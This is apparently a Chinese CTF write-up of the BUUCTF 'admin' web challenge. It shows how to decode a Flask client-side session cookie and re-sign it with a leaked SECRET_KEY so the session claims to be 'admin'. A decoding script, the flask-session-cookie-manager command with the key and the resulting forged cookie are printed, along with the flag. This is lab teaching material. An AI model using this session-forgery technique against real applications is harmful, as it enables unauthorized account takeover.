Buuctf admin

原创


Dexret 于 2021-12-09 21:47:12 发布 2340 收藏
分类专栏： buuctf Web 文章标签： 安全 session伪造 python

打开该靶机，发现为一个登陆的界面

总共有三个界面，分别为主界面，login登陆界面和register注册界面


根据标题，猜测应该是让我们用admin的用户去登陆

尝试对登陆界面进行SQL注入



发现为500错误，无法对其注入

那么转换下思路，先注册一个进去看一下(admin用户无法被注册，需要用另外用户名)



发现里面有四个界面，第一个为主界面，第二个类似留言板，但是xss被完全过滤了，第三个为修改密码界面，第四个为退出

在这四个界面中，只剩下修改密码这个界面可以作为突破点


查看一下该页面的源码

```
<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
        <!-- https://github.com/woadsl1234/hctf_flask/ -->
      <form class="ui form segment" method="post" enctype="multipart/form-data">
        <div class="field required">
          <label>NewPassword</label>
          <input id="newpassword" name="newpassword" required type="password" value="">
        </div>
        <input type="submit" class="ui button fluid" value="更换密码">
      </form>
    </div>
  </div>
```


这道题居然在源码暴露了github源码网站，而且看名字可以猜测出是用flask框架写出来的

> flask是一个使用 Python 编写的轻量级 Web 应用框架，其 session 存储在客户端中，也就是说其实只是将相关内容进行了加密保存到session中。和服务端的session不同，服务端的session保存在服务端中，依靠客户端cookie值中的sessionId来进行识别。本身sessionId是没有价值的，而客户端的session是可以被截取破解后得到有价值的原文

可以通过抓包看一下我们自己的session




既然客户端的session可以被截取破解，那么这道题就可以去利用flask session伪造来解题

在解该题之前可以先了解一下flask 源码解析：session以及客户端 session 导致的安全问题

在查看了一下大佬的wp后，找到了一段python的解密脚本

```
#index.html
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    s = "这里填入需要解密的session"
    print(decryption(s.encode()))
```




通过解密后的内容可以看到解密出来原来的内容，能看到很明显一个name字段正是我们之前注册的12345账户，那只要改一下这个值，将其修改为admin，然后重新加密一下就可以了，加密的脚本看大佬的writeup上有个地址：https://github.com/noraj/flask-session-cookie-manager，拿到后直接使用即可

不过要伪造session前，加密还需要一个值SECRET_KEY，这个在网页源码中的config.py中能看到

```
E:\flask\flask-session-cookie-manager>python3 flask_session_cookie_manager3.py encode -s 'ckj123' -t "{'_fresh': True, '_id': b'dc40abc4abfa405f0deb3c5f46588bb5503ee5fc8f2128c09a8f688f81621459da3f6b0d73a1b897b4c883e7b51da364822ba1cbd7d85ed9347fdc9401e78eb7', 'csrf_token': b'47c94469278c2180c76277f4a2a5f3aa0d008814', 'image': b'w0QC', 'name': 'abc', 'user_id': '10'}"
.eJw9kMGKwjAURX9LyNpFG7MSXCippcJ7odIxvGxE22qaGgeqUhvx36fjg0t70Nx7n2x37OqrZbNbd68nbNdUbPZkXwc2YyaFCNJVQ2FjyRuLchEbt2yNzgKFrUdJsZK2Ifcdg8SzKbaegvXgkkGl0CudCONIqJQEFDRAkcdKbyxw4jR6MKAFnQlVVA2mINToQJ7F8McEipTMBvLJg_i6RZ4L1NtWFRAhNy2FNgK50m0wZ3LlnL0mrLx2x93tp60vnwkoK6eKPELXDiPqxmoCUpiiy6bIKaJibVFTIJ30Ri56JU8PXMzfusbvT_XHVIXlJu__k8vejwHbH0o2Yfdr3b1fY3HEXr_NVmtV.YbIFoQ.mfZHhXRlQnwMSwqeGrzwyoCDFag
```


CSDN @Dexret

加密后，将该伪造的session替换原网页的session



CSDN @Dexret

替换成功后发送请求就能成功得到该题的flag




```
flag{bcdadcc7-a6a6-43f1-9691-28bf104625aa}
```

花絮：

在尝试该题admin的密码时，意外的猜到的密码：123，没想到怎么简单，还以为该题考点为弱口令，不过想想应该没那么简单，看了一下大佬写的wp，最后用了session的伪造做的题